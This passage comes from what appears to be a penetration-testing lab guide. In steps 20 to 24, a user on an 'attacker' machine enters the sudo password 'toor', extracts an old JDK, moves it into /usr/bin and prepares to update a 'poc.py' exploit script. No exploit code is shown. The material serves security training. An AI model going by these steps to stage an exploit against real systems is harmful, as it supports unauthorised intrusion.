
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.




21. We need to extract JDK zip file which is already placed at **/home/attacker** location.

22. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.

> Note: **-xf**: specifies extract all files.




23. Now we will move the **jdk1.8.0_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0_202 /usr/bin/** and press **Enter**.




24. Now, we need to update the installed JDK path in the **poc.py** file.

